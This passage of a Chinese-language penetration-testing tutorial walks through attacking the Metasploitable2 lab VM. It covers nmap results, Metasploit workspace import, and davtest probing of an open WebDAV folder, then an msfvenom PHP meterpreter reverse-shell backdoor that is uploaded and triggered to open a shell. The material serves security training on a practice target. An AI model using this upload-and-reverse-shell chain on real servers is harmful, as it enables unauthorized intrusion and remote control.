5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	Unreal ircd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:91:82:BB (Cadmus Computer Systems)  
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OS  
s: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

在 maf 创建工作区 mytest，中导入测试结果

Msf>workspace -a mytest #创建工作区 mytest

Msf>workspace #查看工作区列表


Msf>db\_import test.xml #导入 nmap 扫描报告

Msf>services #查看报告内容

#### 4.5.2 评估漏洞

从上面的扫描结果来看，发现目标主机上有 web 服务器，服务器为 apache 2.2.8+DAV2.0 我们可以访问看看 web 界面：





Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

点击 WebDAV，进入以下界面：



## Index of /dav

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.222 Port 80

通过依次搜索各服务器对应的软件版本是否存在漏洞。通过在网上搜索，发现针对 webDAV 有个测试工具 davtest，我们可以看看是否存在这个漏洞。

### 4.5.3 漏洞利用

运行 davtest 命令，查看使用方法。

```

root@kali:~# davtest
ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

-auth+      Authorization (user:password)
-cleanup    delete everything uploaded when done
-directory+ postfix portion of directory to create
-debug+     DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
-move       PUT text files then MOVE to executable
-nocreate   don't create a directory
-quiet      only print out summary
-rand+      use this instead of a random string for filenames
-sendbd+    send backdoors:
             auto - for any succeeded test
             ext - extension matching file name(s) in backdoors/ dir
-uploadfile+ upload this file (requires -uploadloc)
-uploadloc+  upload file to this location/name (requires -uploadfile)
-url+       url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir

root@kali:~# █

```

因为 dav 的路径为 `http://192.168.2.222/dav`，所以我们用 `davtest` 测试该目录是否可以上传文件，并测试上传的文件是否允许执行。

#davtest -url <http://192.168.2.222/dav>

测试结果如下:

```



PUT    txt    SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.txt
PUT    asp    SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.asp
PUT    pl     SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.pl
PUT    cfm    SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.cfm
*****
Checking for test file execution
EXEC   isp    FAIL
EXEC   php    SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.php
EXEC   cgi    FAIL
EXEC   jhtml  FAIL
EXEC   html   SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.html
EXEC   aspx   FAIL
EXEC   shtml  FAIL
EXEC   txt    SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.txt
EXEC   asp    FAIL
EXEC   pl     FAIL
EXEC   cfm    FAIL

```

可以从测试结果看出, html、txt、php 格式的文件是可以执行的。  
这时，我们再访问 `http://192.168.2.222/dav`，就发现多了一个目录



## Index of /dav

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">DavTestDir_zCz505eDullp1O/</a>	23-Apr-2020 07:18	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.222 Port 80

点进该目录，可以看到上传的各种不同格式的文件。  
接下来，我们利用 php 可以执行，来进行漏洞利用。

### 4.5.4 种植后门

#### 1. 生成后门的 payload

利用 msf 中的 msfvenom 生成 php 的后门程序，后门程序在本机 6666 端口监听  
#msfvenom -p php/meterpreter\_reverse\_tcp LHOST=192.168.2.184  
LPORT=6666 -f raw >mytest.php

#### 2. 上传到靶机

```
root@kali:~# davtest
ERROR: Missing -url
/usr/bin/davtest -url <url> [options]

-auth+      Authorization (user:password)
-cleanup    delete everything uploaded when done
-directory+ postfix portion of directory to create
-debug+     DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perl_dav_debug.txt)
-move       PUT text files then MOVE to executable
-nocreate   don't create a directory
-quiet      only print out summary
-rand+      use this instead of a random string for filenames
-sendbd+    send backdoors:
             auto - for any succeeded test
             ext - extension matching file name(s) in backdoors/ dir
-uploadfile+ upload this file (requires -uploadloc)
-uploadloc+  upload file to this location/name (requires -uploadfile)
-url+       url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir
root@kali:~#
```

通过 davtest 的用法，通过 -uploadfile 指定上传的文件，-uploadloc 指定上传的相对路径。

#davtest -url <http://192.168.2.222/dav/> -uploadfile mytest.php -  
uploadloc DavTestDir\_zCz505eDullp10/mytest\_newname.php

刷新 web 页面，可以看到上传成功：

## Index of /dav/DavTestDir\_zCz505eDu1lp1O

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔗	<a href="#">Parent Directory</a>		-	
🔍	<a href="#">davtest_zCz505eDu1lp1O.asp</a>	23-Apr-2020 07:18	44	
🔍	<a href="#">davtest_zCz505eDu1lp1O.aspx</a>	23-Apr-2020 07:18	44	
🔍	<a href="#">davtest_zCz505eDu1lp1O.cfm</a>	23-Apr-2020 07:18	42	
🔍	<a href="#">davtest_zCz505eDu1lp1O.cgi</a>	23-Apr-2020 07:18	66	
📄	<a href="#">davtest_zCz505eDu1lp1O.html</a>	23-Apr-2020 07:18	26	
🔍	<a href="#">davtest_zCz505eDu1lp1O.jhtml</a>	23-Apr-2020 07:18	37	
🔍	<a href="#">davtest_zCz505eDu1lp1O.jsp</a>	23-Apr-2020 07:18	37	
🔍	<a href="#">davtest_zCz505eDu1lp1O.php</a>	23-Apr-2020 07:18	24	
📄	<a href="#">davtest_zCz505eDu1lp1O.pl</a>	23-Apr-2020 07:18	66	
📄	<a href="#">davtest_zCz505eDu1lp1O.shtml</a>	23-Apr-2020 07:18	183	
📄	<a href="#">davtest_zCz505eDu1lp1O.txt</a>	23-Apr-2020 07:18	19	
🔍	<a href="#">mytest_newname.php</a>	23-Apr-2020 07:40	25K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.2.222 Port 80

### 3. 本地监听

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.2.222    yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.2.222    yes       The listen address
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

设置参数

```
msf exploit(handler) > set LHOST 192.168.2.184
LHOST => 192.168.2.184
msf exploit(handler) > set LPORT 6666
LPORT => 6666
msf exploit(handler) > run

[*] Started reverse handler on 192.168.2.184:6666
[*] Starting the payload handler...
```

4. 访问 web 界面上的 mytest\_newname.php 文件, 就拿到了 meterpreter shell。

```
[*] Started reverse TCP handler on 192.168
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.
08:13:54 -0500

meterpreter > □
```

5. 在 meterpreter> 命令行下运行 sysinfo 查看系统信息, 发现已经是靶机的信息了。

## 5. 参考资料

- [1] Metasploit 入门系列 (一), <https://cloud.tencent.com/developer/news/321234>
- [2] Metasploit 快速入门 (一), <https://www.freebuf.com/column/200973.html>
- [3] Metasploit 快速入门 (二), [https://www.sohu.com/a/308634100\\_99907709](https://www.sohu.com/a/308634100_99907709)
- [4] Metasploitable2 使用指南, <https://www.cnblogs.com/lsgxevea/p/8450283.html>
- [5] Metasploitable 2 漏洞演练系统使用指南,  
<https://blog.csdn.net/jackliu16/article/details/79425390>
- [6] Metasploitable 2 靶机实战: 漏洞评估, <https://zhuanlan.zhihu.com/p/40852951>
- [7] Metasploitable2 靶机漏洞 (上) [https://blog.csdn.net/fly\\_hps/article/details/89763310](https://blog.csdn.net/fly_hps/article/details/89763310)
- [8] Metasploitable2 靶机漏洞 (上), [https://blog.csdn.net/fly\\_hps/article/details/89763364](https://blog.csdn.net/fly_hps/article/details/89763364)
- [9] Metasploitable 2 靶机实战: 漏洞评估, <https://zhuanlan.zhihu.com/p/40852951>
- [10] Meterpreter 命令详解, <https://www.cnblogs.com/backlion/p/9484949.html>

书目推荐:

- [1] 诸葛建伟、陈立波、孙松柏等著, Metasploit 渗透测试魔鬼训练营, 机械工业出版社
- [2] David Kennedy, Jim O'Gorman, Devon Kearns, and Mati AHaroni, Metasploit: The Penetration Tester's Guide.